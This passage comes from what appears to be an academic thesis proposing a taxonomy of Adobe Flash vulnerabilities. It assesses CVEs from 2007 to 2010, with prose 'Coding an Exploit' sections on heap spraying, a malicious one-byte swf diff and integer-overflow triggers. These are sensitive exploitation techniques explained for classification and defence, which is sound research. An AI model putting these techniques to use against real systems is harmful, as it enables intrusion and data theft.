Although specifically crafted for JavaScript malware, the Barracuda Labs taxonomy provides a strong framework for classifying malware based on what specific part of the system the vulnerability that is being exploited exists in. For the purposes of this paper, however, Flash Player vulnerabilities and exploits fall into a single grouping in the Barracuda Labs taxonomy, and thus, the taxonomy is not particularly helpful.

4. MITRE Corporation Malware Attribute Enumeration and Characterization (MAEC)

In 2010, Kirilov, Chase, Beck, and Martin, of the MITRE Corporation published a paper in an almost exhaustive effort to systematically characterize malware in a framework based on its behaviors and attributes, known as the "Malware Attribute Enumerations and Characterization" (MAEC). (MITRE Labs, 2010) This framework provides a well-designed model useful in designing a taxonomy for Adobe Flash vulnerabilities.

> MAEC's main function is to serve as a standard method of characterizing malware based on its behaviors, artifacts, and attack patterns. This will allow for the description and identification of malware based on distinct

patterns of attributes rather than a single metadata entity (which is the method commonly employed in signature-based detection). (MITRE Labs, 2010)

a. Basic Format of MAEC

MAEC is defined by three tiers of enumerations of malware attributes (see Figure 4). Each tier consists of a finite number of attributes and



Figure 4. MAEC Enumeration of Malware Attributes (From MITRE Labs, 2010)

b. Low-Level Attributes

In the MAEC classification system of malware, the low-level attributes are those characteristics of the malware tied to basic functionality and low-level operation. This includes such observable characteristics and actions of the malware like system state changes (e.g., the insertion of a registry key) and modification of low level system files, as well as any features extracted through the disassembly of malicious binaries (e.g., specific assembly instructions). Sources of such data include static analysis of the malware code, and dynamic analysis of malware behavior through sandboxes, virtual machines network and host-based intrusion detection and prevention systems.

c. Mid-Level Behaviors

Mid-level behaviors, according to the MAEC classification, are the reasoning behind the low-level attributes; the 'why', in other words. They serve as an

abstraction of the low-level attributes in order to better give insight into the consequences of the said behavior. In continuance of the example above, a piece of malware may insert a new registry key. The mid-level behavior that results is that the malware is loaded on system start up. This is the reasoning behind the low-level behavior, and thus, the mid-level behavior.

d. High-Level Taxonomy

The high-level taxonomy, in the MAEC classification, is the actual taxonomy of the malware, the assigning of a specific category to it, based on standardized naming conventions. This allows clusters of mid-level behaviors in a specific piece of malware to be grouped together and named based on their overall goal, or pattern. For example, the low-level attribute of insertion of a registry key led to the mid-level behavior of load on start up, which belongs (along with other behaviors with the same purpose) to the part of the malware called the persistence mechanism. A similar example showing the three levels is shown in Figure 5. The two low-level attributes of Insert registry Key and Call Win32 API Function lead to the mid-level behavior of Disable Security Service, which comprises the high-level taxonomy of Self-defense.



Figure 5. Example of Structure Imparted Through MAEC Schema (From MITRE Labs, 2010)

e. Test Cases for MAEC

In their paper, MAEC was used to classify two recent examples of malware, the Conficker.A worm and the Conficker.B worm. These two worms were both highly analyzed in the computer security and provided much opportunity for MAEC to show its usage. This resulted in some improvements in MAEC and left some open questions, as well, including the note that low-level attributes can extend beyond actual observables.

f. Usage of MAEC

MAEC, although still unfinished, provides a strong framework in which to help classify and analyze malware, and investigate the various attributes and functions of malware. When used within a larger system of malware characterization, MAEC could provide a robust analysis tool for malware investigation.

5. A Software Flaw Taxonomy: Aiming Tools At Security

Weber, Karger, and Paradkar, of the IBM Research Division produced a useful taxonomy of software flaws, stating the lack of, and the need for such a taxonomy succinctly as follows:

> In order to target their technology on a rational basis, it would be useful for tool-builders to have available a taxonomy of software security flaws organizing the problem space. Unfortunately, the only existing suitable taxonomies are sadly out-of-date, and do not adequately represent security flaws that are found in modern software. In our work, we have coalesced previous efforts to categorize security problems as well as incident reports in order to create a security flaw taxonomy. (Weber, 2005)

Weber, Karger, and Paradkar make the case for such a taxonomy, and provide a useful framework for a sample taxonomy, one that can be applied in developing similar tools. Their proposed taxonomy, shown in Figure 6, divides software flaws into intentional and unintentional flaws, based on a wider view of all software. This paper is only focused on the unintentional flaws, using the assumption that Adobe Flash, a software suite designed by a reputable corporation, and in wide use, would not include

intentional flaws in their software. It does, however, make for an interesting take on software flaws, if one is has reason to believe intentional software flaws leading to possible vulnerabilities exist.

Intentional	Malicious	Trapdoor
		Logic/Time Bomb
	Non-malicious	Covert Channel: Storage
		Covert Channel: Timing
		Inconsistent access paths
Inadvertent	Validation Error	Addressing error
		Poor parameter value check
		Incorrect check positioning
		Identification/ Authentication Inadequate
	Abstraction Error	Object Reuse
		Exposed Internal Representation
	Asynchronous flaws	Concurrency (including TOCTTOU)
		Aliasing
	Subcomponent misuse/failure	Resource Leak
		Responsibility Misunderstanding
	Functionality Error	Error handling failure
		Other security flaw

Figure 6. Weber, Karger, Paradkar Software Flaw Taxonomy (From Weber, 2005)

B. PROPOSED VULNERABILITY TAXONOMY

Based on the examples given, a taxonomy of vulnerabilities specific to Adobe Flash can be derived by combining attributes from the different sample taxonomies. The proposed taxonomy given below focuses on how a vulnerability interacts with the system, the end result of an exploited vulnerability, and the protection status of a vulnerability.

When investigating and classifying vulnerabilities, there are three areas of major concern: first, what technique is used to exploit this vulnerability; second, what is the

end result of this vulnerability being exploited; third, what has been and/or is being done to patch this vulnerability. This paper will provide a means for classifying each of these areas in the following manner.

1. Vulnerability Type

There are numerous differing vulnerabilities that exist in software; some of these vulnerability types are specific to Adobe Flash, and some are more generic. For this proposed vulnerability taxonomy, there are ten distinct categories or types of vulnerabilities into which individual Flash vulnerabilities can be organized, as follows.

a. Unknown

Occasionally, when an attack is first discovered, the means of attack is unknown, and the only information that can be determined is that a new, previously undiscovered vulnerability is being exploited. At this time, the vulnerability type is generally unknown. This is closely linked with the Protection status category of 'Zero-Day'.

b. Buffer Overflow

A buffer overflow is a program error that occurs while writing data to a buffer. The data overruns the buffer's boundary and overwrites adjacent memory. Buffer overflows can occur in numerous places throughout the program, and can be within the stack, or the heap, depending on how the specific program and the operating system allocates memory. This usually results in erratic program behavior to include a breach of security, and usually a crash of the running program, but system crashes are also a possibility. The end goal of the attacker often helps determine whether a system crash is a positive outcome, or not, for the attacker.

c. Memory Corruption

Memory corruption generally occurs when the contents of a memory location are modified outside the normal parameters of the running program. This can

occur unintentionally, but for the purposes of vulnerability classification, only the intentional memory corruption occurrences are examined and classified. If the corrupted memory contents are accessed, it leads either to program crash or to unanticipated behavior, to include security compromises.

d. Integer Overflow

Integer overflow occurs when an arithmetic operation attempts to create a numeric value that is larger than can be represented within the available storage space. For example, a 16 bit unsigned integer can range up to a maximum value of 65,535. If a high enough value is added to said integer, it can 'wrap-around', causing the integer to now register as 1, or 0, or some other value, corresponding to how much was added. The resulting integer change may be to a completely unexpected value, one that the program did not account for, and can trigger the underlying security vulnerability.

e. Invalid Pointer/Pointer Control

Poor pointer control in software may result in an invalid pointer. , This occurs when a pointer is referenced, but the pointer has been given an invalid value, that points to some location that is normally out of bounds. In this taxonomy, uninitialized pointers also fall into this category. This can occur either due to poor programming, or malicious intent, and can lead to security vulnerabilities and breaches.

f. Input Validation

Input validation vulnerabilities are caused by failure of the program to check input for valid characters and sequences. In some cases, enough machine code to suborn the system may be inserted via poor input validation, and in other cases, the program can be sent to entirely different areas of memory, resulting in crashes and security breaches.

g. Clickjacking Vulnerability

Clickjacking is a technique via which malicious programs can cause a user to click on benign links and messages, which in reality send the user to a malicious Website, or modify some settings in the computer. Clickjacking vulnerabilities can result in system subornment and other security breaches.

h. Cross Site Scripting

Cross-site scripting is a vulnerability found in Web applications that enables malicious attackers to inject client-side script into Web pages viewed by other users. An exploited cross-site scripting vulnerability can be used by attackers to bypass various access controls including the same origin policy, resulting in possible system subornment, data disclosure and modification, and system crashes.

i. Access Violation/Privilege Escalation

This vulnerability occurs when a program attempts to access higher level data or files than it would normally have access to, based on the security level of the logged in user. This most commonly results in data disclosure and data modification

2. End Result

There are four main areas that exploitation of a vulnerability can lead to: Denial of Service, usually as a result of memory corruption, suborning of a target system, usually as a result of running arbitrary code, data disclosure, and finally data modification, which often includes data disclosure. Many vulnerabilities can lead to multiple end results of exploitation. Also, the standard Confidentiality/Integrity/ Availability security model provides a good framework to classify vulnerabilities.

a. Denial of Service

Denial of Service, for the purposes of this thesis, is defined as crashing the target application, Adobe Flash in this case, and can include, but does not require temporary corruption of the entire system. This corresponds to the Availability subset of the C/I/A model.

b. Suborning of Target System

Subornation of the system is defined as taking control of the target system, at the privilege level of the user logged on at the time of system subornation. This corresponds to the Integrity and Confidentiality subsets of the C/I/A model.

c. Data Disclosure

Data disclosure is defined as the attacker being able to read (but not necessarily modify) data at privilege levels higher than that of the user logged on to the system at the time of the exploit. This corresponds to the Confidentiality subset of the C/I/A model.

d. Data Modification

Data modification is defined as the attacker being able to modify (but not necessarily read) data or write new data at privilege levels higher than that of the user logged on to the system at the time of the exploit. This corresponds to the Integrity subset of the C/I/A model.

3. Fixes/Patches/Protection

This area is a moving target; that is, a vulnerability can (and should) move through the three stages of protection during its lifetime.

a. Zero-Day

A Zero-Day vulnerability is a previously undiscovered, or at least not widely known, vulnerability. In many cases, the specifics of the vulnerability may not be known, merely that a new vulnerability in the target program was discovered, and is being exploited through unknown means, with a specific end result. At this point in the vulnerabilities lifecycle, the only protection mechanism is to completely disable the vulnerable program, but this can be referred to as the Scorched Earth technique of protection, for while it protects the vulnerable system from attack by that specific vector, it also, de facto, accomplishes a Denial of Service attack on that service.

b. Known, Un-Patched

As more information and specifics about a particular vulnerability become known, a patch has not been developed or released to protect against the particular vulnerability. However work-arounds and protection measures can be employed, but these measures, such as disabling certain features of a program, or not allowing certain scripts within a program to be run, can resemble a Denial of Service attack, in that specific features of the program may not be able to be used.

c. Patched

Full specifics of the vulnerability are known, and a patched version of the program has been released. This is the final step in the life-cycle of a vulnerability and it has been fully corrected and patched. This should be the end state goal for all software companies once a vulnerability is known in a program.

4. Summary

The above elements of our vulnerability taxonomy are shown in Figure 7.



Figure 7. Proposed Vulnerability Taxonomy

THIS PAGE INTENTIONALLY LEFT BLANK

IV. SPECIFIC VULNERABILITY ASSESSMENTS

A. INTRODUCTION

This section will look at numerous vulnerabilities, and in some cases, exploits written to take advantage of those vulnerabilities, and attempt to classify each of the vulnerabilities via the proposed taxonomy. Due to the nature of this paper, and use of unclassified, unrestricted sources, every vulnerability and exploit examined will fall in the known category, and the majority fall into the known and patched category.

B. CVE-2010-1297 ZERO DAY ATTACK JUNE 2010

July of 2010 saw a serious zero day attack on systems running Adobe Flash Version 10 or 9. Previous versions were not vulnerable to this attack. The attack allowed an attacker to execute arbitrary code. (CVE-2010-1297). Adobe Flash Player of versions 8.x and prior were not vulnerable to this exploit. Patches were quickly issued to protect against this vulnerability, but it serves a good example of a zero day attack.

1. Description

> Adobe Flash Player before 9.0.277.0 and 10.x before 10.1.53.64; Adobe AIR before 2.0.2.12610; and Adobe Reader and Acrobat 9.x before 9.3.3, and 8.x before 8.2.3 on Windows and Mac OS X, allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted swf content, related to authplay.dll and the ActionScript Virtual Machine 2 (AVM2) newfunction instruction, as exploited in the wild in June 2010. (CVE, 2010)

One of the more interesting aspects of this exploit was that it was an only very slightly modified version of a normally harmless file.

> The exploit that is being used in the attacks against the latest zero-day vulnerability in Adobe Flash is a modified version of a harmless swf file that is only one byte different from the original file. Researchers have seen the exploit being used in active attacks against the vulnerability in Flash... (Fisher, 2010)

Metasploit describes the exploit as thus:

> This module exploits a vulnerability in the DoABC tag handling within versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and Acrobat are also vulnerable, as are any other applications that may embed Flash player. Arbitrary code execution is achieved by embedding a specially crafted Flash movie into a PDF document. An AcroJS heap spray is used in order to ensure that the memory used by the invalid pointer issue is controlled. NOTE: This module uses a similar DEP bypass method to that used within the adobe_libtiff module. This method is unlikely to work across various Windows versions due a the hardcoded syscall number. (Metasploit.com, 2010)

2. Coding an Exploit

This exploit uses a heap-spray technique, which puts a sequence of bytes at a predetermined location in the target process, by allocating many large blocks on the process heap. The memory location of the heap is generally in the same approximate location every time the heap spray is run. A full analysis of one way to exploit this vulnerability is available at the Zynamics blog (blog.zynamics.com), a security blog run by the Zynamics security firm. The malformed .swf file at the heart of this exploit only contains one difference; the original, non-malicious file has the following line 210:

> 00210) + 4:1 getproperty <q>[public]::BOTTOM</q>

while the malicious file has the following line, in the same location:

> 00210) + 4:1 newfunction [method 000001ba]

> The only difference can be found in line 210. While the benign Flash file tries to access the property BOTTOM, the malicious Flash file tries to create a new function object. This simple change messes up the internal ActionScript stack (as can be seen in the differing stack depth numbers after the +) because getproperty and newfunction have different effects on the ActionScript stack. Subsequent ActionScript instructions then assume a stack layout which is simply wrong. Nevertheless, the JIT compiler seems to accept this code and generates x86 code for it. The consequence of this change seems to be that preconditions for JIT-compiled code that were previously true do not hold anymore and the attacker can control the control flow as seen above. (Prost, 2010)

There are other ways to exploit this vulnerability, but they all use similar methods.

3. Patches/Fixes

This vulnerability is easily fixed by patching Adobe Flash to Version 10.1 or higher. In addition, the majority of security programs now recognize the signature of this attack.

4. Taxonomy of the Vulnerability

This vulnerability is classified as follows: it is a memory corruption technique; denial of service and/or suborn end result; and known/patched protection status

C. CVE-2007-0071 MAY 2008

This vulnerability was originally discovered in 2007 but continues to be exploited to this day. In addition, extensive analysis has been done on how to exploit this vulnerability, making it useful to review for the purposes of this paper.

1. Description

This attack originally appeared to be a zero-day attack/exploit, as reported on numerous IT security blogs, similar to this report about this attack:

> ...and the latest one exploiting a zero day in Adobe's flash player is definitely worth assessing. The current malware attack has been traced back to Chinese blackhats, who are using a zero day to infect users with password stealers, moreover, one of the domains serving the Adobe zero day has been sharing the same IP with four of the malware domains in the recent waves of massive SQL injection attacks, indicating this incident and the previous ones are connected. (Danchev, 2008)

However, later reports showed that this was not a zero-day attack,, but instead exploited a previously known and patched vulnerability reported in CVE-2007-0071. This attack was conducted as follows:

> Integer overflow in Adobe Flash Player 9.0.115.0 and earlier, and 8.0.39.0 and earlier, allows remote attackers to execute arbitrary code via a crafted swf file with a negative Scene Count value, which passes a signed comparison, is used as an offset of a NULL pointer, and triggers a buffer overflow. (CVE, 2007)

This vulnerability was studied extensively in a paper by the Dowd, of the IBM X-Corps, and summarized as follows.

> At first the vulnerability seemed to offer limited exploitation options, but further analysis uncovered an application-specific attack that results in reliable, consistent exploitation. Achieving the same exploitation with more conventional methods is unlikely. The technique presented leverages functionality provided by the ActionScript Virtual Machine – an integral part of Adobe Flash Player. Further, it will be shown that the vulnerability can be successfully exploited without leaving telltale signs, such as a browser crash following the attack. (Dowd, 2008)

2. Coding an Exploit

The vulnerability is exploited by writing data to an arbitrary offset from address 0x00000000 via a NULL-pointer dereference. The specific vulnerability occurs when the "DefineSceneAndFrameLabelData" tag is referenced. This tag is a variable length tag, with the scene count integer first, followed by a number of records. The function that reads in this data reads in the scene count value, validates it, and then allocates a structure to read in the scene records. Because of the structure of the data, and the types of data used, a negative scene count value can be passed in, which means the allocation will fail, but not register as failing. Later, a call to that allocated structure will result in memory corruption, and execution of code the attacker supplies (shell code, or some other malicious code).

3. Patches/Fixes

As with the majority of known exploits, patching Flash results in removing the vulnerability, as well as most security programs having the signature of the exploit easily available. In addition, limiting Flash access to a computer, via such things as browser add-ons that only allow whitelisted Websites, or disallow blacklisted Web sites to serve .swf files will prevent attacks such as this from succeeding.

4. Taxonomy of the Vulnerability

This vulnerability is classified as an input validation technique, data retrieval/ modification end result, with a known/patched protection status.

D. CVE-2009-3799 DEC 2009

This vulnerability is interesting because the specific vulnerability is exploited through a malformed swf file and is cross system; that is, it applies to versions of Flash Player and AIR running on Windows, MAC OS/X and Linux. .

1. Description

The technical definition of the vulnerability from CVE is as follows: Integer overflow in the Verifier::parseExceptionHandlers function in Adobe Flash allows remote attackers to execute arbitrary code via a .swf file with a large exception_count value that triggers memory corruption, related to "generation of ActionScript exception handlers."

2. Coding an Exploit

This is a simple exploit; coded by creating a malicious .swf file with a large exception_count value.

3. Patches/Fixes

As with the majority of the vulnerabilities in this paper, it is fixed by patching Flash to the latest version.

4. Taxonomy of the Vulnerability

This vulnerability is classified as an input validation technique, system suborn end result, with a known/patched protection status

E. CVE-2009-1870 JULY 2009

This vulnerability is different from the previously listed ones in that it does not allow an attacker to execute malicious code, but it does allow access to sensitive system information, and thus is a candidate for CNE activities.

1. Description

A vulnerability in Adobe Flash Player allows attackers to obtain sensitive information via vectors involving saving an .swf file to a hard drive, related to a local sandbox vulnerability. A remote attacker could trick a user into clicking a button on a dialog by supplying a specially crafted .swf file and disclose sensitive information by exploiting a sandbox issue.

2. Coding an Exploit

The specially crafted .swf file takes advantage of Flash Players failure to securely implement restricted sandboxes for .swf files, allowing access to other files, and resulting in information disclosure.

3. Patches/Fixes

As with the majority of the vulnerabilities in this paper, it is fixed by patching Flash to the latest version.

4. Taxonomy of the Vulnerability

This vulnerability is classified as an access violation technique, data disclosure end result, with a known/patched protection status

F. CVE-2009-1868 JULY 2009

This vulnerability is interesting as it involves URL parsing and allows the execution of arbitrary code.

1. Description

URL passed heap-based buffer overflow in Adobe Flash Player allows attackers to execute arbitrary code with the privileges of the current user. To exploit this vulnerability, a targeted user must load a malicious Web page created by an attacker. An attacker typically accomplishes this via social engineering techniques or injecting content into compromised, trusted sites.

2. Coding an Exploit

When a specifically crafted URL is passed to Flash Player, a heap overflow can occur and could result in arbitrary code execution.

3. Patches/Fixes

As with the majority of the vulnerabilities in this paper, it is fixed by patching Flash to the latest version.

4. Taxonomy of the Vulnerability

This vulnerability is classified as a buffer overflow technique, system suborn end result, with a known/patched protection status

G. CVE-2007-6244

This is an earlier vulnerability, but it has been studied extensively, along with sample exploitation code written, so it is useful to study this vulnerability.

1. Description

Multiple cross-site scripting (XSS) vulnerabilities in Adobe Flash Player allow remote attackers to inject arbitrary Web script or HTML via (1) a swf file that uses the asfunction: protocol or (2) the navigateToURL function when used with the Flash Player ActiveX Control in Internet Explorer.

This vulnerability allows remote attackers to run arbitrary JavaScript code in the security context of other domains, resulting in information disclosure and session hijacking. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

2. Coding an Exploit

The specific flaw exists in the Flash Player ActiveX Control's handling of the navigateToURL API, which takes two arguments, a URL and the name of the frame to be navigated. The swf movie can pass in a javascript: URI and the name of a frame on some other domain. One specific code example is show in the appendix.

As seen in the code listed in the appendix, the code in the URI executes in the security context of the named frame, rather than the security context of the swf movie or the page that embeds it.

3. Patches/Fixes

As with the majority of the vulnerabilities in this paper, it is fixed by patching Flash to the latest version.

4. Taxonomy of the Vulnerability

This vulnerability is classified as a cross-site scripting technique, data modification/disclosure end result, with a known/patched protection status

H. CVE-2010-2212 JULY 2010

This vulnerability is of note because it is not through a malicious .swf file, but through Adobe Acrobat Reader. However, the .pdf file must contain specially crafted Flash content, and if successful, will allow the attacker to execute arbitrary code on the victim computer.

1. Description

A buffer overflow in Adobe Reader and Acrobat on Windows and Mac OS X, allows attackers to execute arbitrary code via a PDF file containing maliciously crafted Flash content

2. Coding an Exploit

This vulnerability is exploited by specially crafting the Flash content within a PDF file, using a 1023 tag that has been crafted to cause a buffer overflow, which cascades and allows arbitrary code within the PDF file to be run by the attacker.

3. Patches/Fixes

This vulnerability, while classified as a vulnerability in Adobe Flash Player, is corrected by updating Adobe Acrobat/Acrobat Reader

4. Taxonomy of the Vulnerability

This vulnerability is classified as a buffer overflow technique, system subornment end result, with a known/patched protection status

I. CVE-2007-4324

This is an earlier vulnerability, but of note because the result is not execution of arbitrary code, but rather it allows the attacker to use the victim machine to port scan arbitrary hosts, possibly as part of a DDoS network.

1. Description

ActionScript 3 (AS3) in Adobe Flash allows remote attackers to bypass the Security Sandbox Model, obtain sensitive information, and port scan arbitrary hosts specially crafted .swf file that specifies a connection to make, then uses timing discrepancies from the SecurityErrorEvent error to determine whether a port is open or not.

2. Coding an Exploit

See the appendix for a full listing of sample code developed to exploit this vulnerability.

3. Patches/Fixes

As with the majority of the vulnerabilities in this paper, it is fixed by patching Flash to the latest version. In addition, a workaround is possible by adding a specific line (DisableSockets=1) to the mms.cfg file, which disallows Flash form opening new sockets.

4. Taxonomy of the Vulnerability

This vulnerability is classified as an access violation technique, system suborn and data disclosure end result, with a known/patched protection status

J. CVE-2008-1201

Another earlier vulnerability, but of importance because it targets the Flash authoring tool, albeit an earlier version, Adobe Flash Professional CS3, via a specially crafted .fla file, the un-compiled source code used to create .swf files.

1. Description

Multiple vulnerabilities in .fla file parsing in Adobe Flash CS3 Professional on Windows allow user-assisted remote attackers to execute arbitrary code via a crafted .fla file. This is not an attack that can be successfully completed solely by a remote attacker; the user must be convinced to open an .fla file, which are not commonly found files.

2. Coding an Exploit

This vulnerability is exploited by changing the value of some special addresses in a .fla file, resulting in unexpected errors at the call instruction. This can lead to the attacker controlling a memory pointer and allowing arbitrary code execution.

3. Patches/Fixes

This vulnerability was not corrected in Flash CS3 Professional. However, later versions of the software, Flash CS4 professional and Flash CS5 Professional have corrected this vulnerability.

4. Taxonomy of the Vulnerability

This vulnerability is classified as a pointer control technique, system subornment end result, with a known/un-patched protection status

K. CVE-2009-1869

This is a vulnerability in the ActionScript Virtual Machine portion of Flash Player, and a valid proof of concept was written by a security researcher at IBM, allowing a more detailed investigation of this vulnerability.

1. Description

Integer overflow in the ActionScript Virtual Machine 2 (AVM2) abcFile parser in Adobe Flash Player allows attackers to execute arbitrary code via an AVM2 file with a large intrf_count value that triggers a dereference of an out-of-bounds pointer. A more specific description of the vulnerability is given as follows:

> An integer overflow exists in the AVM2 abcFile parser code which handles the intrf_count value of the instance_info structure...When intrf_count is larger than 0x10000000, it is nullified due to an integer overflow. This results in an out of bounds pointer dereference. The out of bounds object contains arbitrary values (in the context of the code which handles the interfaces count element) which are manipulated in a way so that an arbitrary memory overwrite with an attacker supplied destination and value is possible. (Hay, Advisory: Adobe Flash Player and AIR AVM2 intf_count Integer Overflow, 2009)

2. Coding an Exploit

One specific technique to exploit this vulnerability was demonstrated by an IBM security researcher, Roee Hay. The technique is as follows:

1. Spray the heap in order to achieve the following:

    1. The aforementioned path conditions would pass.

    2. A DWORD memory overwrite with user controlled target and value would take place when the vulnerability is triggered.

    3. Allocate a placeholder for the shellcode. The target of the memory overwrite would be some function pointer, the value would be the location of the shellcode's placeholder.

2. Trigger the vulnerability.

3. Free the placeholder of the shellcode.

4. Allocate the shellcode by spraying the heap.

5. Trigger some function which calls the function pointer. (Hay, Exploitation of CVE-2009-1869, 2009)

3. Patches/Fixes

As with the majority of the vulnerabilities in this paper, it is fixed by patching Flash to the latest version.

4. Taxonomy of the Vulnerability

This vulnerability is classified as a buffer overflow technique, system subornment end result, with a known/patched protection status

V. SURVEY OF VULNERABILITIES

A. METHODS

A statistical summary of the known vulnerabilities in Adobe Flash is useful in determining which areas are most vulnerable, in addition to determining whether continued usage of Adobe Flash is justified, based on the possible results of exploiting these vulnerabilities.

1. Common Vulnerabilities and Exposures Database

A survey of the Common Vulnerabilities and Exposures List (http://cve.mitre.org/), a repository of known, publicized vulnerabilities in software, database was done, searching for vulnerabilities associated with Adobe Flash, and its derivatives. This includes vulnerabilities in related programs, such as the Flash CS5 Professional developer, and in earlier versions of Adobe Flash, to include versions produced under the Macromedia Flash banner. Dating from 2006, when Flash was acquired by Adobe, and branded as Adobe Flash, there are 120 distinct vulnerabilities listed as known for Adobe Flash. When the published vulnerabilities for earlier versions are included, there are 137 distinct vulnerabilities.

2. Parsing Methodology

The CVE database was searched for vulnerabilities in Adobe Flash, ranging back to 2001. This includes vulnerabilities in related programs, such as the Flash CS5 Professional developer, and in earlier versions of Adobe Flash, to include versions produced under the Macromedia Flash banner. Each vulnerability was further investigated to determine how to categorize the specific vulnerability in the previously determined vulnerability taxonomy. Of necessity, all vulnerabilities fell into the known, patched category, as the CVE database only publicizes vulnerabilities once they are patched via the associated software publisher. A study of restricted databases would lead to a greater number of vulnerabilities, and include many more vulnerabilities that are

known, but un-patched, due to the limited disclosure of those vulnerabilities. There were no vulnerabilities that were not able to be categorized into a specific type.

B. RESULTS

The results showed significant trends in vulnerabilities and the results of exploited vulnerabilities for each year. One note to remember is that these are the disclosed, publicly available vulnerabilities, and do not necessarily represent the vulnerabilities that were actually exploited.

1. Vulnerability Types

As can be seen from Figure 8, memory corruption was the number one vulnerability for most years, except for 2008, when input validation was the vulnerability with the highest occurrence. Input validation overall was the second highest occurring vulnerability in Adobe Flash, with the rest of the vulnerabilities spread across the spectrum. The current trend in vulnerabilities in Adobe Flash shows that memory corruption is the most vulnerable area of the program. Numerous protective measures can be taken to mitigate this type of vulnerability, and from a CND point of view, this is very useful. From a CNA/CNE point of view, this suggests that vulnerability research should be focused on looking for more possible means of memory corruption.

